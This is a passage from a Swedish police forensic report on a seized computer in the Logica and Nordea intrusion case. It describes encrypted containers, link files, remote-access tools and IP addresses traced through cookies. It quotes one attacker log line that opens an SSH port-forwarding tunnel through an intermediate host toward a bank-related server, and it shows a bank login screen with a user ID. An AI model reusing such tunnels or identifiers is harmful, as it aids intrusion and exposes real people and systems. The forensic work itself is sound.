

Bild 12USB-Minne

Iakttagelser och undersökningar

Innehållet bedömdes inte som relevant för utredningen.

2012-0201-BG25023-4

USB-minne Kingston Datatraveler 2GB



Bild 13USB-minne



Bild 14 USB-minne

Iakttagelser och undersökningar

Innehållet bedömdes inte som relevant för utredningen.

2012-0201-BG25023-5

USB-minne Sandisk Cruzer Mini 4GB



Bild 15

Bild 16

Iakttagelser och undersökningar

Innehållet har ej gått att analysera.

2012-0201-BG25023-26

Dator MacBook Pro A1297, S/N: C02CF1WXDC79
Hårddisk Hitachi 500GB, S/N: IX0140QATDWPA



Bild 17 MacBook Pro



Bild 18 MacBook Pro

Bild 19 Hårddisk i MacBook Pro

Bild 20 Tangentbord

På den undersökta hårddisken fanns två operativsystem installerade, Mac OS och Windows 7 på varsin partition. Partitionen t001a förklaras närmare under rubriken ”Kryptering”

Partition 1 *EFI* *Boot filer*	*Partition 2 Untitled* *(HFS+)* Operativsystem Mac OS	*Partition 3* *Bootcamp (NTFS)* Operativsystem Windows 7	→	*t001a* krypterad container

Bild 21 Beskrivning av partitioner på hårddisken i MacBook Pro

Iakttagelser och undersökningar

Mac-partitionen

På partitionen med Mac OS fanns ett användarkonto, *”a”*. Användarkatalogen, där användarens data normalt sparas, var krypterad. När användardatan dekrypterats framgick av fildatumen att ingen fil under användarkontot ”a” ändrats efter den 21 november 2010. Av övriga filer på partitionen, utanför den krypterade delen, var ett mindre antal ändrade den 10 juli 2011. Huvuddelen var enligt tidsstämplarna ändrade den 21 november 2010 eller tidigare.

En sökning efter ord och begrepp som är relevanta för intrånget hos Logica och Nordea gav inga träffar som kunde relateras till brotten.

Windows-partitionen

Windows

Av Windows registerfil ”*Partition 3\Windows\System32\config\SYSTEM*” framgick att datorns namn var ”FLECHETTE” och den aktuella tidszonen var satt till UTC. Tiden i Windows visades i 12-timmarsklocka. I detta protokoll anges tidpunkter i centraleuropeisk tid (CET) om inte annat anges. Enligt Elisabeth Gummesson på Logica är tidpunkter i deras loggfiler angivna i CET.

Av ett registervärde i ”*Partition 3\Windows\System32\config\SOFTWARE*” framgår att Windows installerades den 11 juli 2011.



Bild 22 Tidpunkt för installation av Windows

Det markerade värdet ”1310375911” är tidpunkten för installation angiven i ”UNIX time”. Värdet motsvarar den 11 juli 2011 klockan 9.18 (UTC).

På Windows-partitionen återfanns en katalog kallad ”Windows.old”. Katalogen skapas normalt när man installerar eller uppgraderar Windows på en dator där det redan finns ett Windows operativsystem installerat. Katalogen innehåller en back-up av den tidigare installationen av Windows. På motsvarande sätt som ovan fanns ett installationsdatutm även för denna installation av Windows i filen ”*Partition 3\Windows.old\Windows\System32\config\SOFTWARE*”:



Bild 23 Tidigare installation av Windows

Det markerade värdet ”1289880612” är tidpunkten för installation angiven i ”UNIX time”. Värdet motsvarar den 16 november 2010 klockan 4.10 (UTC).

Ingen av registerfilerna i Windows.old-katalogen var ändrade efter den 11 juli 2011.

Tidsinställning

I en av Windows händelseloggar, ”Security.evtx” syntes flera större ändringar av datorns tidsinställningen. Den senaste större omställningen var i juni 2012 och det har inte framkommit något som visar på att tidsinställningarna påverkat de filer som är relevanta för intrånget och bedrägeriet mot Nordea.

Användarkonton

På partitionen med Windows installerat fanns flera användarkonton:



Bild 24 Beskrivning av katalogstrukturen *"Partition 3\Users"*

Huvudelen av de filer som bedömdes relevanta för utredningen återfanns under användaren "a".

Kryptering

På partition 3 på den undersökta datorn återfanns filen t001a.

FILNAMN	SÖKVÄG	
t001a	Partition 3\Users\a\tc\t001a	
SKAPAD	2010-11-16 05:48:07	UTC
SENAST ÄNDRAD	2010-11-16 05:57:04	UTC
STORLEK	16,00 GB	

Filen var en krypterad container. I sitt krypterade läge ser den ut som en enda stor fil med oläsligt innehåll. Dekrypterad med programmet Truecrypt monteras filen som en partition och man kan se eventuellt innehåll med kataloger och filer precis som om det vore en hårddisk eller ett USB-minne. Filen dekrypterades och de fynd som återfanns däri benämns i detta protokoll som återfunna i krypterad container.

Länkar till krypterad container

När man i Windows öppnar ett program eller en fil skapas normalt automatiskt en genväg (länk) till denna fil. Genvägar kan också skapas manuellt eller när man installerar program. Dessa genvägar har filändelsen ".lnk". Ur dessa filer kan man bl.a. utlästa vilken fil de går till, när länken skapades och när den senast ändrades. Ur länkfilen kan man också utläsa serienumret på den volym (partition) där filen man öppnat fanns. Volymens serienummer skapas då man formaterar en enhet.

Då den krypterade container (t001a) dekrypterats kunde man utläsa att volymens serienummer var "141C-17D9". I Windows-partitionen på den undersökta datorn eftersöktes länkfiler som innehöll detta serienummer. Detta gav 153 unika träffar varav 61 återfanns i den tidigare installationen av Windows, "Windows.old". Den äldsta av dessa länkar var "mIRC.lnk":

FILNAMN	SÖKVÄG	
mIRC.lnk	Partition 3\Windows.old\ProgramData\Microsoft\Windows\Start Menu\Programs\mIRC\mIRC.lnk	
SKAPAD	2010-11-16 06:10:42	UTC
SENAST ÄNDRAD	2010-11-16 06:10:42	UTC
STORLEK	627 B	

Av tidsstämplarna i bilden ovan framgår att genvägen skapades den 16 november 2010, strax efter att själva den krypterade container skapades. Utdraget nedan visar delar av innehållet i genvägen. Där kan man bl.a. utläsa volymens serienummer, storleken och skapandedatum för den fil genvägen avser.

Link target information	
Local Path	E:\Clientside\mIRC\mirc.exe
Volume Type	Fixed Disk
Volume Serial Number	141C-17D9
File Size	3237976
Creation time (UTC)	2010-11-16 06:10:41 +00:00
Last write time (UTC)	2010-11-08 17:16:22 +00:00
Last access time (UTC)	2010-11-16 06:10:41 +00:00

Utdrag 11 Delar av innehållet i ”mIRC.lnk”

Filen som genvägen länkar till fanns då datorn undersöktes fortfarande kvar på den aktuella platsen i den krypterade containern:

FILNAMN	SÖKVÄG	
mirc.exe	T001a\Clientside\mIRC\mirc.exe	
SKAPAD	2010-11-16 06:10:41	UTC
SENAST ÄNDRAD	2010-11-08 17:16:22	UTC
STORLEK	3 237 976 B (3 162 KB)	

Den senaste av de länkfiler som återfanns på datorn och som länkade till filer på den krypterade containern var:

FILNAMN	SÖKVÄG	
tenaslipmaxi.swf.lnk	Partition 3\ Users\a\AppData\Roaming\Microsoft\Windows\Recent\tenaslipmaxi.swf.lnk	
SKAPAD	2012-08-25 19:19:59	UTC
SENAST ÄNDRAD	2012-08-25 19:19:59	UTC
STORLEK	720 B	

Link target information	
Local Path	F:\a\goldfish\lab\tenaslipmaxi.swf
Volume Type	Fixed Disk
Volume Label	Truecrypt001
Volume Serial Number	141C-17D9
File Size	17653
Creation time (UTC)	2011-10-29 08:05:54 +00:00
Last write time (UTC)	2011-08-23 20:27:59 +00:00
Last access time (UTC)	2011-10-29 08:05:54 +00:00

Utdrag 12 Delar av innehållet i ”tenaslipmaxi.swf.lnk”

Även filen som denna genväg länkar till fanns vid undersökningstillfället kvar på den krypterade containern:

FILNAMN	SÖKVÄG	
tenaslipmaxi.swf	t001a\a\goldfish\lab\tenaslipmaxi.swf	
SKAPAD	2011-10-29 08:05:54	UTC
SENAST ÄNDRAD	2011-08-23 20:27:59	UTC
STORLEK	17 653 B (17,24 KB)	

Fjärranslutningar

På den undersökta datorn söktes efter tjänster för att utifrån ansluta till och styra den aktuella datorn.

I samband med förhör den 8 mars 2013 uppgav Svartholm Warg att andra personer haft tillgång till hans dator via programmet ”PowerShell Server”. På den undersökta datorn återfanns ingen aktuell installation av programvaran ”PowerShell Server”. Däremot återfanns programmet i den tidigare installationen av Windows i katalogen ”Windows.old” som beskrivits tidigare under rubriken ”Windows”. I den gamla installationen av Windows fanns ett flertal referenser till ”PowerShell Server” bl.a. registervärden med en del programinställningar. I den aktuella installationen av Windows, den som gjordes den 11 juli 2011, återfanns inga referenser till programmet.

I Windows eventloggar eftersöktes ”EventId 4624” vilket registrerar en lyckad inloggning på datorn. Om denna inloggning skett via Windows fjärrskrivbord från en annan dator visas ”LogonType 10”. I filen *”Security.evtx”* (beskrivs under rubrik ”Tidsinställning”) återfanns inloggningar på datorn sedan den 14 juli 2011. Ingen av dessa inloggningar var ”LogonType 10”. För användarkontona *”a”* och *”Administrator”* var tjänsten *”remote desktop”* vid undersökningstillfället inte aktiverad vilket krävs för att datorn skall kunna köras via fjärrskrivbord.

På datorn fanns programmet ”PuTTY” som kan användas för att fjärrstyra andra datorer. Någon känd serverprogramvara som ger andra tillträde till den egna datorn, med t.ex. ”PuTTY”, återfanns inte bland de program som startar automatiskt med datorn.

Det återfanns också en loggfil från programmet TeamViewer:

FILNAMN	SÖKVÄG	
TeamViewer7_Logfile.log	Partition 3\Users\a\AppData\Roaming \TeamViewer\TeamViewer7_Logfile.log	
SKAPAD	2012-04-03 09:56:40	UTC
SENAST ÄNDRAD	2012-04-03 16:36:51	UTC
STORLEK	80 344 B (78,46 KB)	

TeamViewer kan användas för att fjärrstyra datorer i båda riktningarna. Den enda loggfil som återfanns var skapad den 3 april 2012. Vid de tester som gjordes av programmet hos Länskriminalpolisen framkom att i de fall man tar emot en anslutning utifrån syns det i loggfilen som ”CT.Receive.CMD_

SESSIONMODE" följ av den användaridentitet som gjort anslutningen. När man själv anslöt till en annan dator visades det som "CT.Send.CMD_ SESSIONMODE" följ av den egna användaridentiteten. I den loggfil som återfanns på den undersökta datorn återfanns endast "CT.Send.CMD_ SESSIONMODE" och det endast vid ett tillfälle. Filen "TeamViewer7_ Logfile.log" finns i sin helhet i bilaga 2012-0201-BG25023-26.3.

På datorn fanns dessutom program, terminalemulatorer, för att kommunicera med IBM stordatorer. Exempel på sådan programvara som återfanns på den undersökta datorn är "QWS3270 PLUS" och "Mocha TN3270". Mer om dessa program finns ovan under rubriken Hercules.

En kontroll av möjligheter att ansluta mot den aktuella datorn utifrån är även gjord av Säkerhetspolisen (Undersökning av möjlighet till fjärrstyrning, gällande beslag 2012-0201-BG25023-26 av Jesper Blomström).

IP-adresser

I dokumentet "Evidence report sum export for law enforcement" från Nordea fanns 14 unika IP-adresser som kan sättas i samband med intrånget. 12 av dessa kom från tre olika internetleverantörer i Kambodja, en från Iran och en från Sverige. Av dessa IP-adresser är det enligt Nordea två som använts vid de olika penningtransaktionerna, 78.39.160.3 (Iran) den 22 till 24 juli 2012 och 213.212.51.244 (Sverige) den 1 augusti 2012. 13 av dessa 14 IP-adresser återfanns i olika form i den undersökta datorn och indirekt även den 14:e.

Nedan visas hur flera av de IP-adresser som anslutit mot Nordea återfanns i den undersökta datorn.

202.84.72.14

CityLINK, Kambodja. I Nordeas logg förekommer IP-adressen vid 26 tillfällen mellan den 25 april och den 6 augusti 2012.

IP-adressen återfanns i fyra olika filer på den undersökta datorn, bl.a. i registerfilen *"Partition 3\Users\a\NTUSER.DAT"* där IP-adressen fanns under *"\SimonTatham\PuTTY\SshHostKeys"*. Se bild nedan.



Bild 25 Beskrivning av registerfilen *"Partition 3\Users\a\NTUSER.DAT\SimonTatham\PuTTY\SshHostKeys"*

Då man använder programmet PuTTY, ett program för fjärrstyrning av datorer och servrar, för att med SSH ansluta till en server får man första gången man ansluter till servern frågan om man vill spara serverns unika identifieringskod (host key). Om man väljer att spara koden sparas den i Windows register under sökvägen *"SimonTatham\PuTTY\SshHostKeys"*.

Övriga filer där IP-adressen förekom, bl.a. *"hibernate.sys"*, innehåller sannolikt kopior av samma registervärde.

I den krypterade containern återfanns IP-adressen i en loggfil, *"aptbp.log"*. Loggfilen, som sannolikt är från programmet PuTTY, visar en anslutning mot en adress i Danmark (147.29.11.10) via IP-adressen 202.84.72.14.

FILNAMN	SÖKVÄG	
aptbp.log	t001a\a\x\cpr\aptbp.log	
SKAPAD	2012-04-21 04:51:45	CET
SENAST ÄNDRAD	2012-04-22 03:16:16	CET

Utdraget nedan visar endast tre av 440 587 rader i den aktuella loggfilen.

```
=~=~=~=~=~=~=~=~=~=~=~=~=~= PuTTY log 2012.04.21 02:51:45 =~=~=~=~=~=~=~=~=~=~=~=~=
            [Innehåll borttaget]
user@metaverse:~$ telnet 202.84.72.14*****27.14********************ssh -t -vvv -L
8443:147.29.11.10:843 admin@202.84.72.14 sh
```

Utdrag 13 Utdrag u r filen *"aptbp.log"*

Av texten framgår att användaren "User" på datorn "metaverse" ansluter via Telnet till datorn 202.84.72.14 och därefter via SSH till datorn 147.29.11.10. Datorn "metaverse" motsvarar beslagspunkt 2012-0201-BG25023-02. Hela innehållet i filen återfinns i bilaga 2012-0201-BG25023-26.31.

Ett av de tillfällen då IP-adressen anslöt mot Nordea var den 18 juli klockan 13.14 med användaren "G95993". Se "Evidence report sum export for law enforcement".

I den krypterade containern återfanns filen *"sctr1.log"*. Filen, är sannolikt en terminallogg från programmet wc3270.

FILNAMN	SÖKVÄG	
sctr1.log	t001a\a\x\cpr\uni\sctr1.log	
SKAPAD	2012-07-18 13:16:08	CET
SENAST ÄNDRAD	2012-07-18 20:53:30	CET

Den första tidpunkten som återfanns i loggfilen var den 18 juli klockan 13.15.44 och den sista klockan 19.28.29. Nedan visas ett utdrag ur filen som föreställer Nordeas terminalmiljö. Filen återfinns i sin helhet i bilaga 2012-0201-BG25023-26.25.

```
================================================================================
 ADGANG   Adgangsbillede                                Nordea  18.07.2012 13:17:22
                                                          AC          UNAX1378

 000   000                                 000
 0000  000                                 000
 00000 000    00000    000 0000   00000 00    00000       00000
 000000000  000   000  00000    000   0000  000   000  000   000
 000 00000 000      000 000      000      000 000  000   000      000
 000  0000  000   000  000       000   0000  0000    0  000   0000
 000   000    00000    000        00000 00    000000      00000 00
```

```
Bruger-id ..................  User-id ............ > g95993
Kodeord ....................  Password ........... >
Nyt kodord .................  New password ....... >
Gentag nyt kodeord .........  Confirm new password >
Sprog ......................  Language ........... > _
 - Blank/(D)ansk, (E)nglish



===> ____________________________________________________________________________
F1=Hj{lp                F3=Exit
================================================================================
```

Utdrag 14 Utdrag ur filen *"sctrl.log"*

Nedan visas en skiss över hur intrånget från IP-adressen troligen sett ut:



Bild 26 Beskrivning av den Kambodjanska IP-adress från CityLINK som anslutit till Nordea

124.248.187.86

Cogetel Online, Kambodja. I Nordeas logg förekommer IP-adressen vid ett tillfälle den 25 april klockan 3.58.

I den undersökta datorn förekom IP-adressen i en systemfil och två cookies. *"Partition 3\Users\a\AppData\Roaming\Microsoft\Windows\Cookies\Low\ 00RVONEG.txt"* och *"52NLVD6y.txt"*. Både filerna skapades den 25 april 2012, klockan 12.25 respektive 22.02.

IP-adressen återkommer även under rubriken Mysec i detta protokoll.

124.248.187.18

Cogetel Online, Kambodja. I Nordeas logg förekommer IP-adressen vid ett tillfälle den 28 april 2012 klockan 06.40

På den undersökta datorn återfanns IP-adressen i en systemfil och i två cookies, *"Partition 3\Users\a\AppData\Roaming\Microsoft\Windows\Cookies\Low*

VTPPIRL7.txt" och "*WCL5YHG5.txt*". Enligt tidsstämplarna i filerna skapades de på datorn klockan 20.03 den 28 respektive klockan 09.48 den 29 april 2012.

IP-adressen återkommer även under rubriken Mysec i detta protokoll.

124.248.187.119

Cogetel Online, Kambodja. I Nordeas logg förekommer IP-adressen vid ett tillfälle den 2 juni 2012 klockan 06.50.

På datorn förekom IP-adressen bl.a. i nio olika cookies. De datum som kunde relateras till filerna låg dock längre tillbaka i tiden, under perioderna 29 till 30 oktober 2011 och 11 till 15 januari 2012.

124.248.187.56

Cogetel Online, Kambodja. I Nordeas logg förekommer IP-adressen vid ett tillfälle den 21 juni 2012 klockan 04.40.

I datorn återfanns IP-adressen bl.a. i två cookies från den 21 juni 2012. Den ena av dessa cookies var *"OGUP43JM.txt"*.

FILNAMN	SÖKVÄG	
OGUP43JM.txt	Partition 3\Users\a\AppData\Roaming\Microsoft\Windows\Cookies\Low\OGUP43JM.txt	
SKAPAD	2012-06-21 17:57:12	CET

124.248.187.76

Cogetel Online, Kambodja. I Nordeas logg förekommer IP-adressen vid ett tillfälle den 24 juni 2012 klockan 09.44.

I den undersökta datorn återfanns IP-adressen i nio filer. Förutom två systemfiler (MFT och hibernate.sys) var det sju cookies skapade mellan den 23 och den 30 juni 2012. En av dessa var: *"C59FPZP5.txt"*, se utdrag ur filen nedan.

FILNAMN	SÖKVÄG	
C59FPZP5.txt	Partition 3\Users\a\AppData\Roaming\Microsoft\Windows\Cookies\Low\C59FPZP5.txt	
SKAPAD	2012-06-24 14:57:58	CET

```
WT_FPC
id=124.248.187.76-4212611584.30233096:lv=1340546278453:ss=1340546278453
gfs.nb.se/
1600
336541440
30967360
4207715373
30233096
*
```

Utdrag 15 Innehållet i filen "C59FPZP5.txt". Det markerade värdet motsvarar tidpunkten 2012-06-24, 14:57:58 (CET)

Adressen som besökts, gfs.nb.se, tillhör Nordic Processor AB.

124.248.187.19

Cogetel Online, Kambodja. I Nordeas logg förekommer IP-adressen vid två tillfällen den 13 juli, klockan 21.18, och den 14 juli, klockan 10.33, 2012.

På datorn återkom IP-adressen bl.a. i 40 cookies. Dessa var från juni 2011 samt april, juli och augusti 2012. Majoriteten var från perioden 7 till 21 juli. Bland dessa fanns *"CW34KZMB.txt"*, se utdrag nedan.

FILNAMN	SÖKVÄG	
CW34KZMB.txt	Partition 3\Users\a\AppData\Roaming\Microsoft\Windows\Cookies\Low\CW34KZMB.txt	
SKAPAD	2012-07-13 07:29:04	CET

```
WEBTRENDS_ID
124.248.187.19-1880778624.30236856
sdc.usbank.com/dcs7ztlua10000om1vmkwxdj2_4w9h
1024
664214144
30971111
1786280211
30236856
*
```

Utdrag 16 Innehållet i filen "CW34KZMB.txt". Det markerade värdet motsvarar 2012-07-13, 07:29:04 (CET)

IP-adressen återkommer även under rubriken Mysec i detta protokoll.

124.248.187.203

Cogetel Online, Kambodja. I Nordeas logg förekommer IP-adressen vid fyra tillfällen den 18 juli 2012 mellan klockan 21.20 och 22.47.

På datorn återfanns IP-adressen bl.a. i nio cookies från den 18 och 19 juli. En av dessa var *"GC8Q1K5Y.txt"*, se utdrag nedan.

FILNAMN	SÖKVÄG	
GC8Q1K5Y.txt	Partition 3\Users\a\AppData\Roaming\Microsoft\Windows\Cookies\Low\GC8Q1K5Y.txt	
SKAPAD	2012-07-18 22:42:07	CET

```
WT_FPC
id=124.248.187.203-718114112.30237753:lv=1342612656507:ss=1342612391654
microsoft.com/
1088
1028880384
30972171
2482945827
30237983
```

Utdrag 17 Delar av innehållet i filen "GC8Q1K5Y.txt". Det markerade värdet motsvarar tidpunkten 2012-07-18, 21:57:36 (CET)

Tidskillnaden mellan fildatum och datumet i själva cookien är inte närmare utrett.

124.248.166.213

Cogetel Online, Kambodja. I Nordeas logg förekommer IP-adressen vid två tillfällen den 22 juli 2012, klockan 09.37 och 12.54.

I den undersökta datorn återfanns IP-adressen i 25 olika filer på Windows partitionen, framförallt i cookies. En av dessa var *"BXST57J5.txt", s*e utdrag nedan.

FILNAMN	SÖKVÄG	
BXST57J5.txt	Partition 3\Users\a\AppData\Roaming\Microsoft \Windows\Cookies\Low\BXST57J5.txt	
SKAPAD	2012-07-22 07:40:56	CET

```
WT_FPC
id=124.248.166.213-2475552768.30238592:lv=1342939256871:ss=1342939216472
nordea.dk/
1600
2853735424
30972931
2434138414
30238668
*
```

Utdrag 18 Innehållet i filen "BXST57J5.txt". Det markerade värdet motsvarar tidpunkten 2012-07-22, 07:40:56 (CET).

124.248.187.227

Cogetel Online, Kambodja. I Nordeas logg förekommer IP-adressen vid två tillfällen den 27 juli 2012 klockan 03.51 och 09.59.

Från den 23 till den 28 juli 2012 förekom IP-adressen i flera cookies och även i historiken från webbläsaren Internet Explorer. Två av dessa cookies var *"W43ICEQV.txt"* och *"VS60QEE1.txt"*.

FILNAMN	SÖKVÄG	
W43ICEQV.txt	Partition 3\Users\a\AppData\Roaming\Microsoft \Windows\Cookies\Low\W43ICEQV.txt	
SKAPAD	2012-07-27 06:03:36	CET

```
WEBTRENDS_ID
124.248.187.227-3026270640.30239660
sdc.bgc.se/
1024
1805916160
30973915
3423136800
30239660
*
```

Utdrag 19 Innehållet i filen "W43ICEQV.txt". Det markerade värdet motsvarar 2012-07-27, 06:03:36 (CET)

FILNAMN	SÖKVÄG	
VS60QEE1.txt	Partition 3\Users\a\AppData\Roaming\Microsoft \Windows\Cookies\Low\VS60QEE1.txt	
SKAPAD	2012-07-27 09:22:24	CET

```
WT_FPC
id=124.248.187.227-3016900640.30239660:lv=1343377344120:ss=1343374957519
```

```
www.bgc.se/
1600
2867093504
30973951
2440107342
30239688
*
```

Utdrag 20 Delar av innehållet i "VS60QEE1.txt". Det markerade värdet motsvarar 2012-07-27, 09:22:24 (CET)

124.248.187.172

Cogetel Online, Kambodja. I Nordeas logg förekommer IP-adressen vid ett tillfälle den 6 augusti 2012 klockan 13.38.

I den undersökta datorn återfanns IP-adressen bl.a. i elva cookies från den 7 till den 11 augusti 2012.

103.23.133.62

DIGI, Kambodja. I Nordeas logg förekommer IP-adressen vid ett tillfälle klockan 13.39 den 5 juli 2012.

På datorn fanns det två cookies med denna IP-adress, *"Z0B5Z1YR.txt"*, och *"18XSJSL1.txt*".

FILNAMN	SÖKVÄG	
Z0B5Z1YR.txt	Partition 3\Users\a\AppData\Roaming\Microsoft\Windows\Cookies\Low\Z0B5Z1YR.txt	
SKAPAD	2012-07-06 15:13:17	CET

FILNAMN	SÖKVÄG	
18XSJSL1.txt	Partition 3\Users\a\AppData\Roaming\Microsoft\Windows\Cookies\Low\18XSJSL1.txt	
